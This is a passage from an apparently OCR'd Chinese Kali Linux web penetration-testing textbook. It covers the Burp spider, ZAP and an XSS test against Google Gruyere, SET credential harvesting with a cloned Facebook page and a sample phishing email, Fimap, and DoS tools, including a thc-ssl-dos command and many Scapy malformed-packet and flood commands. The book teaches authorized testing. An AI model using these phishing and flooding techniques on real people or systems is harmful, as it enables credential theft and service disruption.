
要使用Spider功能，右键点击某个目标，并选择**Spider this host**：



当你在Burp中访问**Spider**标签时，你会注意到**Spider Status**计数已经从0变成了一个累加的数字：



只要Burp遇到了任何表单，它就会提示你填充表单或是忽略它们。如果你填完了表单，Burp会继续观察它在表单提交之后的页面上还能爬取什么：




在爬取过程结束时，返回**Targets**标签，找到你最开始选择爬取的主机。点击主机旁边的三角形展开它。你会在原来的目标下看到所有的爬取结果：



Burp显示了爬取过程中截获的所有页面和链接。此外，他还会截获根目录、Web页面样式、子目录和Java代码。下一个例子显示的是www.DrChaos.com站点上截获的多个子目录。

Burp能够用页面上方的灰色**Filter**横条来过滤下方的条目。在你点击**Filter**按钮时，它会展开可以用于过滤结果的可用选项：



Burp中的**Spider**选项允许Web渗透测试人员查看某个Web应用或网站是如何配置的，包含哪些链接，以及这些链接指向哪里。这个概念就好比站在一间有很多扇门的房间内，而你要具备能同时探索每扇门的能力。

6.4　OWASP（ZAP）

ZAP是一个使用简便的集成渗透测试工具，用于找出Web应用中的漏洞。我们在第3章中有关扫描目标上潜在的漏洞的内容里简要地介绍过如何使用ZAP。让我们在找出和利用跨站脚本（常用**XSS**来指代）漏洞部分时，再温习一下ZAP。

ZAP是Kali Linux 1.0中内建的工具。你可以浏览**Sniffing/Spoofing** > **Web Sniffers**，然后选择**Owasp - ZAP**来运行它，或是简单地打开一个终端窗口，输入**zap**，如下方的例图中所示：

```
root@kali:~# zap
Using Java version: 1.7.0_03
Available memory:  755 MB
Setting jvm heap size: -Xmx128m
158 [main] INFO org.zaproxy.zap.ZAP  - OWASP ZAP 2.1.0 started.
Jun 20, 2013 11:10:50 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
```

下面是对搭建ZAP以及将其和Firefox一起使用的总结，如第3章中介绍的。

(1) 接受用户使用协议。

(2) 生成一个SSL证书或是导入已有证书。

(3) 将证书导入到Web浏览器中，如Firefox；你可以访问偏好设置 > 高级，然后选择加密子标签。

(4) 点击**View Certificate**，导入该证书。

(5) 勾选跟使用新证书有关的所有信任选项。

(6) 将Web浏览器设为使用ZAP作为默认代理。在Firefox中，你可以在偏好设置 > 高级 > 网络中设置。

(7) 输入代理服务器localhost和端口号8080，也就是ZAP代理的默认端口。

(8) 将所有协议都勾选使用代理服务器。

> 在使用ZAP之前，你需要生成一个证书。

ZAP和Firefox配置好后，在Firefox中加载任意URL。你能看到网站现在会出现在ZAP的**Sites**标签页中。在这个例子中，我们会访问www.DrChaos.com并注意到我们已经加载了一些网站，这是因为www.DrChaos.com主页上的所有链接。



ZAP有个选项用来决定以主动还是被动方式运行扫描器。被动扫描不会执行攻击，对任何Web应用运行都应该是安全的。主动扫描会运行一些攻击，并会主动针对Web应用运行一些代码，它可能会触发特定安全防御产品的警报装置。

下面的例子会同时使用主动扫描和被动扫描。最好是能够自己搭建一个可供测试的Web服务器，而不是用ZAP在非授权的Web服务器上乱试。由于我们想在已授权的带有漏洞的Web服务器上练习，我们会回去继续用**Google Gruyere**项目。


谷歌是将Gruyere项目作为测试Web应用的漏洞利用和防御的一种途径创建的。Gruyere项目网站有若干个嵌入的漏洞，包括XSS。你可以运行你自己的线上Gruyere项目，或者你也可以将它下载到一个本地机器用于测试：



创建你自己的Gruyere实例来测试ZAP。在测试时，你会拿到一个自己的唯一URL。我们拿到的URL是http://google-gruyere.appspot.com/326352883334/。


我们回到ZAP中，对上面的链接做个快速扫描：





截图的例子中显示的是一些种子文件，包括有个标签很有趣的：http://google-gruyere.appspot.com/326352883334/invalid。

将这个链接放到浏览器中时，我们会得到如下的错误消息：



在XSS中，URL中最危险的字符就是<和>。如果一个黑客发现能够直接通过<和>让某个应用在页面中插入他期望的内容，那么它就打开了可用于注入恶意脚本的大门。这里有一些其他有趣的种子文件：








这里有个利用这些种子链接中的某个来注入脚本的例子。我们会创建一个URL，然后加上`alert(1)`脚本来看看网站是否会创建一个弹出的错误：

```
http://google-gruyere.appspot.com/326352883334/
<script>alert(1);
  </script>
```



这个例子显示我们的目标Web应用服务器会调用一个弹出框，证明这个站点是有机可乘的。我们可以用ZAP来回放该攻击，尝试其他攻击或是测试类似的XSS方法。

我们建议你好好观摩一下你发现的错误，看看你是否能在渗透测试练习中做一些修改来输出敏感信息。Gruyere项目是使用ZAP来练习找出其他漏洞的绝佳途径。

为了防御远程攻击，ZAP特别适合测试Web漏洞，如XSS攻击。有些人认为如果浏览器标称它具备防御跨站脚本攻击的功能，那么用户在浏览网站时就不必关心XSS。这句话背后的事实是，你并不能完全信任浏览器的保护功能，因为浏览器并不知道Web应用背后的代码到底有多安全。聪明的黑客有可能会避开那些保护，比如对用户用来访问网站的主机进行XSS漏洞利用和脚本调用。保护服务器和客户端的最佳实践是用类似ZAP的工具找出漏洞并修复漏洞。

6.5　SET 密码收集

我们在第4章中介绍了社会工程工具集（SET，Social Engineering Toolkit）的一些基本概念。这里我们会继续回到SET，并看看有关密码收集和获取特权信息的一些高级知识。

作为知识刷新，我们会浏览**Exploitation Tools** > **Social Engineering Tools** > **se-toolkit**来启动SET。

确保SET更新到了最新版本，如果是首次使用的话。更新SET工具及验证Git是否已安装的步骤可以在第4章中找到。



在SET克隆网站时，它会运行一个Web服务器。重要的是你的目标对象能够连到你的Web服务器上。这意味着任何基于因特网的攻击都需要用到一个公网IP地址（不管是通过NAT还是直接在Kali Linux上配置），并要放开防火墙规则以便从远程位置连接到Kali上。

完成IP配置工作之后，你就可以启动SET了：

```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.

[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```

我们现在用SET来收集密码。SET能克隆任何网站。在这个例子中，我们实际上会让它克隆最受欢迎的一个社会工程网站。同意用户授权协议后，你就能看到SET的主界面了：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-En
gineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free o
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long a
s you give the appropriate credit where credit
is due (which means giving the authors the credit they deserve for writing it).
Also note that by using this software, if you ever
see the creator of SET in a bar, you should give him a hug and buy him a beer. H
ug must last at least 5 seconds. Author
holds the right to refuse the hug or the beer.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are
not authorized by the company you are performing assessments for, you are violat
ing the terms of service and license of this toolset. By hitting
yes (only one time), you agree to the terms of service and that you will only us
e this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:
```

6



我们建议选择选项5，在使用SET前先对其进行更新以使用的是最新的版本。如果你得到了一个错误，说Git仓库不存在，你可能没有正确安装Git，或是写作本书时的步骤已经改变。请参考本书出版商的网站，或是Aamir Lakhani位于www.DrChaos.com的博客，或是Joseph Muniz位于www.thesecurityblogger.com的博客来了解更多有关在Kali Linux上使用SET的技巧。

(1) SET被更新后，选择选项1来进行社会工程攻击。

(2) 选择选项2来选择网站攻击路径。

(3) 选择选项3来进行凭据收集者攻击。


有关如何克隆网站你可以有一些选择。SET为流行站点提供了模板，比如Facebook和Gmail。有时这些模板会无法工作，不过我们建议以这些模板开始使用SET，或是克隆其他站点。要克隆一个网站，你需要提供一个URL，SET会自动尝试克隆它。

如果你已经克隆了一个网站，或是在Kali中加载了HTML文件，可以选择定制导入。当选择此选项时，你需要告诉Kali这些HTML文件存储在本地文件系统的什么位置。

在这个例子中，我们选择使用Web模板。SET会询问它要监听哪个IP地址。这个IP地址应该是Kali Linux上的那个网卡的。有一种例外情况是当在防火墙上使用NAT时。那种情况下，你需要使用NAT或是公网IP地址，而不是Kali Linux的IP地址，这样目标才能访问系统。下一个例子将使用本地环回地址127.0.0.1。

下一步，SET会询问你要选择哪个模板。在这个例子中，我们选择Facebook。

下一个例子显示的是一个Web浏览器访问了127.0.0.1，并显示了我们伪造的Facebook页面。如果某个模板页面看起来不太对劲，你可能要用其他模板，或是克隆要用的页面：



注意，我们的地址栏显示的是127.0.0.1。通常，你需要用其他攻击路径来诱导用户访问你的网站。有很多种办法可以实现此目的，比如给用户发送一个链接或仿冒的电邮：

Facebook <wwt.secmob@gmail.com> May 29, 2013 5:49 PM
To: Aamir Lakhani <Aamir.Lakhani@wwt.com>
Facebook Sent Mail

Dear Facebook user,

In an effort to make you online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security.

Before you are able to use the new login system, you will be required to update your account.

Please click on the link below to update your account online now

www.facebook.com

If you have any questions, reference out New User guide.

Thanks,

The Facebook Team

Facebook will never ask you for your password in an email or Facebook message. Learn more about how to keep your account secure.

当我们在仿冒的Facebook网站上输入用户名时，SET会截获这部分网络数据。SET依然会将用户重定向到真实网站。攻击成功的希望在于受害者在被重定向到真实的Facebook时，他们以为输入了错误的密码而继续使用Facebook，而不知道SET已经截获了他们的登录凭据：

```
root@kali: ~
File Edit View Search Terminal Help
[*] Cloning the website: http://www.facebook.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [11/Jun/2013 22:18:14] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [11/Jun/2013 22:18:29] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: charset_test=€,´,€,´,水,Д,Є
PARAM: locale=en_US
POSSIBLE USERNAME FIELD FOUND: non_com_login=
POSSIBLE USERNAME FIELD FOUND: email=DrChaos
POSSIBLE PASSWORD FIELD FOUND: pass=ILoveKali
POSSIBLE PASSWORD FIELD FOUND: pass_placeholder=
PARAM: charset_test=€,´,€,´,水,Д,Є
PARAM: lsd=Bi_FQ
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

前面的例子显示出SET已经抓到了我们的用户名**DrChaos**，密码是**ILoveKali**。

在完成这个练习时，按下Ctrl+C退出SET工具，它会生成一个HTML报告。SET创建了一份专业报告，可用于你的渗透测试报告中：



6.6　Fimap



Fimap是一款Python工具，用于自动查找、准备、审计、利用和用谷歌搜索Web应用中的本地和远程文件包含（LFI和RFI）Bug。

Fimap可以在**Web Applications** > **Web Vulnerability Scanners** > **Fimap**中找到。在你打开Fimap时，它会打开一个终端窗口，显示主屏幕。Fimap有一些插件选项，你可以通过如下命令下载安装：

```
fimap --install -plugins
```

所有可用插件都会显示到一个列表中，并会显示一个选项来选择安装或是退出。在下面的例子中，有两个可供安装的插件。你需要运行两次安装命令来分别安装各个插件：

```
root@kali:~# fimap --install-plugins
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Requesting list of plugins...
################################################################################
##################################
#LIST OF TRUSTED PLUGINS
                                 #
################################################################################
##################################
#[1] Weevils injector by Darren "Infodox" Martyn <infodox@insecurety.net> - At v
ersion 2 not installed.          #
#[2] AES HTTP reverse shell by Darren "Infodox" Martyn <infodox@insecurety.net>
- At version 1 not installed.    #
#[q] Cancel and Quit.
                                 #
################################################################################
##################################
Choose a plugin to install:
```

要使用Fimap，首先你需要通过指定URL来确定你的目标。指定URL时它会有多种选项，你可以指定一个URL，或是用谷歌来获取一系列URL，或是从其他URL中提取URL等方法。它如何处理表单和首部也会有多种选项。在下面的例子中，我们会指向www.thesecurityblogger.com。

要扫描thesecurityblogger.com网站，输入如下命令：

```
fimap -u 'http://wwwthesecurityblogger.com'
```

Fimap会试图找出所有的文件包含漏洞。下面的例子显示的是我们的目标上没有发现可用于文件包含攻击的漏洞：

```
root@kali:~# fimap --force-run -u "http://www.thesecurityblogger.com/?p=2475"
fimap v.09 (For the Swarm)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

SingleScan is testing URL: 'http://www.thesecurityblogger.com/?p=2475'
[23:19:29] [OUT] Inspecting URL 'http://www.thesecurityblogger.com/?p=2475'...
[23:19:29] [INFO] Fiddling around with URL...
Target URL isn't affected by any file inclusion bug :(
root@kali:~#
```


6.7　拒绝服务攻击（DoS）

通常渗透测试联系都会侧重找出安全中的空隙，而不是危害某个系统。这是区分真实攻击者和经过授权的渗透测试人员的一项重要功能。真实的黑客不会遵循这些规则，也不会关心是否会中断别人的业务，只要攻击有助于提升他们。有些情况中，黑客希望对目标造成任何形式的负面影响，包括搞垮关键的系统。出于这点，有些情况中，对系统进行测试、判定系统被拒绝服务攻击（DoS，Denial of Service）的风险很有必要。这种测试通常会称为对连接到因特网的服务的压力测试。



对某项资产进行测试、找出DoS漏洞时，务必要拿到批准。有些攻击方法可能会在渗透测试结束后对系统造成负面影响。我们建议可能的话，你尽量对冗余系统、实验设备或是非生产系统进行测试。

最常见的DoS攻击都会包含用额外通信请求来形成流向目标的洪水。这些过载会导致资源无法响应合理网络请求，或是显著地降低响应速度，以至于几近不可用。DoS攻击可以针对系统资源（即硬盘空间、带宽等）、配置信息（即删除路由表等）、状态信息（TCP会话重置）或是能危害系统运行的所有操作。



DoS跟分布式拒绝服务攻击（DDoS，Distributed Denial of Service）之间的区别在于DoS攻击只涉及一台机器，而DDoS攻击涉及多台。DDoS超出了这里的讨论范围。

有四类主要的DoS/DDoS攻击类别。

- **基于量的攻击（Volume Based Attacks）**　它包括UDP洪水、ICMP洪水和其他基于欺骗数据包的洪水，其目的在于耗尽受害者站点的带宽。
- **协议攻击（Protocol Attacks）**　它会消耗服务器的资源或是中间通信设备，比如路由器、防火墙、负载均衡器等。例子有SYN洪水（SYN Flood）、死亡之Ping（Ping of Death）、Smurf攻击（以攻击工具名命名）、泪滴攻击（Teardrop Attack）、数据包碎片攻击（Fragmented Packets）等。
- **应用层攻击（Application Layer Attacks）**　它会利用合法网络数据来使Web服务崩溃，例如零时差攻击（Zero Day Attack）、漏洞利用等。
- **会话耗尽（Session Exhaustion）**　通过重复建立会话而不关闭新会话来逼近会话上限，目的是消耗资源。

Kali Linux包含多个可用于应用层DoS攻击的漏洞利用工具，在前面章节中都介绍过，比如Metasploit。还有，在第3章中我们介绍过一个流行的DoS协议攻击工具Scapy。这里有一些其他执行DoS攻击的Kali Linux自带工具。



为了测试DoS攻击，你可以用www.upordown.org来查看某个网站是否可用。



6.7.1 THC-SSL-DOS

安全套接层（SSL，Secure Socket Layer）协议用于保护因特网上的连接和交易。建立安全SSL连接时服务器端的处理能力要比客户端大15倍才行。THC-SSL-DOS就是利用这种不对称属性来对服务器造成过载，直到其拒绝为合法用户提供任何服务。这种攻击利用SSL的安全重新协商（Secure Re-negotiation）功能来通过单个TCP连接触发数以千计的重新协商过程。它称作**SSL耗尽攻击**（SSL-Exhaustion Attack）。这种方法的优势在于客户端对SSL握手的处理能力遥遥领先，也就是说通过普通网络连接的一台普通笔记本电脑可以搞垮一个Web应用服务器。这是一个已知漏洞，并且在写作本书时尚未出现有效的解决方案。

要访问THC-SSL-DOS，浏览至**Stress Testing** > **Web Stress Testing** > **thc-ssl-dos**。它会弹出一个终端窗口，并显示THC-SSL-DOS的主页。要针对某个目标运行THC-SSL-DOS，输入：

```
thc-ssl-dos [选项] <受害者ip地址> <端口> and --accept
```



你必须在命令中带上--accept，否则会得到如下的错误消息：

```
ERROR:
Please agree by using '--accept' option that the IP is a legitimate target
and that you are fully authorized to perform the test against this target.
root@kali:~#
```

THC-SSL-DOS运行起来后，你会看到一系列有趣而冗长的输出，表明它正在启动并在利用握手过程。在下面的第一个截图中，我们会展示一个没有部署SSL的网站，因此它会显示连接错误。第二个截图中显示了握手成功，最终它会对目标进行拒绝服务攻击。切记，你只能对有权限测试的IP地址或站点进行尝试。这些攻击可以对网站或Web应用造成严重的破坏：

```
root@kali:~# thc-ssl-dos 50.87.145.132 --accept

          http://www.thc.org

        Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off................
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Handshakes 0 [0.00 h/s], 3 Conn, 0 Err
SSL: error:140770FC:SSL routines:SSL23_GET_SERVER_HELLO:unknown protocol
#10: This does not look like SSL!
```

```
Waiting for script kiddies to piss off......
The force is with those who read the source.
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Handshakes 13 [66.49 h/s], 10 Conn, 0 Err
Handshakes 180 [168.27 h/s], 19 Conn, 0 Err
Handshakes 357 [176.74 h/s], 34 Conn, 0 Err
Handshakes 543 [185.76 h/s], 44 Conn, 0 Err
Handshakes 698 [155.41 h/s], 51 Conn, 0 Err
Handshakes 842 [144.06 h/s], 58 Conn, 0 Err
Handshakes 987 [144.99 h/s], 64 Conn, 0 Err
Handshakes 1138 [151.00 h/s], 69 Conn, 0 Err
Handshakes 1296 [157.78 h/s], 73 Conn, 0 Err
```

6.7.2　Scapy

Scapy是最流行的拒绝服务攻击工具之一。Scapy是一个计算机网络数据包伪造工具，由Philippe Biondi用Python开发。Scapy可以伪造或破译数据包、将它们发送出去、抓取数据包，并将请求和应答匹配起来。除此之外，它还能完成其他任务，比如扫描、跟踪路由、探测、单元检测、攻击和网络探索。

一种常见的方法是在Kali中篡改TCP数据包后将其通过Scapy发送出去。我们可以在终端窗口中输入`scapy`来启动Scapy。一旦Scapy运行起来，你就可以输入命令语法了：

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>>
```

在下面的截图中，我们会用Scapy来向测试服务器发送格式有误的TCP数据包。在这个用例中，测试服务器的IP地址为**10.0.0.1**。它可能是一台路由器或是一个Web服务器。此外，我们还要制定发送到目的地的数据包数目。在这个例子中，我们想通过这条命令发送**2000**个数据包：

```
send(IP(dst="10.0.0.1",ttl=0)/TCP(),iface="eth0",count=2000)
```

在前面的命令行中，我们通过Kali服务器上的`eth0`网卡向目的地地址`10.0.0.1`发送了`2000`个数据包。此外，我们给目标发送了值为0的生存周期。从TCP协议的角度看，这个值基本是不可能的。不过这里我们就是要尝试用错误的TTL值来迷惑Web服务器。现实中，攻击者会发送数以百万计的这种数据包。这里大家需要注意，状况良好的系统也有可能会因一个损坏的或是格式有误的数据包而崩溃或出错。我们可以调整攻击中需要用到的数据包数目或其他参数：

```
root@kali:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> send(IP(dst="10.0.0.1",ttl=0)/TCP(),iface="eth0",count=2000)
```

下面是Scapy常用的另外一些攻击场景。

错误的IP版本

```
send(IP(dst="10.0.0.1", src="10.20.30.40", version=0)/
  TCP(dport="www"), iface="eth0", count=2000)
```

错误的TCP校验和

```
send(IP(dst="10.0.0.1")/TCP(chksum=0x5555),iface="eth0", count=2000)
```

错误的TCP标记（所有标记位都清零了并且**SEQ# == 0**）

```
send(IP(dst="10.0.0.1")/TCP(flags="",seq=555),iface="eth0",
  count=2000)
```

错误的TCP标记（所有标记位都置位了）

```
send(IP(dst="10.0.0.1")/TCP(flags=0x0ff),iface="eth0",count=2000)
```

只置位FIN

```
send(IP(dst="10.0.0.1")/TCP(flags="F"),iface="eth0",count=2000)
```

首部长度 > L2长度

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=15L)/TCP(dport="www"),
  iface="eth0", count=2000)
```

首部长度过短

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=2L)/TCP(dport="www"),
  iface="eth0", count=2000)
```

ICMP洪水

```
send(IP(dst="10.0.0.1")/ICMP(),iface="eth0",count=2000)
```

IP错误校验和

```
send(IP(dst="10.0.0.1", src="10.20.30.40", chksum=0x5500)/TCP(dport="www"),
  iface="eth0", count=2000)
```

IP分片

```
send(IP(dst="10.0.0.1", src="10.20.30.40", frag=1)/TCP(dport="www"),
  iface="eth0", count=2000)
```

IP长度 > L2长度

```
send(IP(dst="10.0.0.1", src="10.20.30.40", ihl=5L, len=80)/TCP(dport="www"),
  iface="eth0", count=2000)
```

6

IP源地址 == 目标地址

```
send(IP(dst="10.0.0.1", src="10.0.0.1")/TCP(dport="www"),
  iface="eth0", count=2000)
```

L2长度 >> IP长度

```
send(IP(dst="10.0.0.1",len=32)/Raw(load="bla-bla-bla-bla-bla-bla-bla-bla"),
  iface="eth0",count=2000)
send(IP(dst="10.0.0.1",len=32)/UDP(dport=80,len=48)/Raw(load=
  "bla-bla-bla-bla-bla-bla-bla-bla"),iface="eth0",count=2000)
send(IP(dst="10.0.0.1",len=32)/ICMP()/Raw(load="bla-bla-bla-bla-
  bla-bla-bla-bla"),iface="eth0",count=2000)
```

没有L4

```
send(IP(dst="10.0.0.1", src="10.20.30.40"), iface="eth0", count=2000)
```

SYN和FIN置位

```
send(IP(dst="10.0.0.1")/TCP(flags="FS"),iface="eth0",count=2000)
```


TCP首部长度 > L2长度

```
send(IP(dst="10.0.0.1", src="10.20.30.40")/
  TCP(dport="www", dataofs=15L), iface="eth0", count=2000)
```

TCP首部长度过短（长度 < 5）

```
send(IP(dst="10.0.0.1", src="10.20.30.40")/
  TCP(dport="www", dataofs=1L), iface="eth0", count=2000)
```

6.7.3 Slowloris



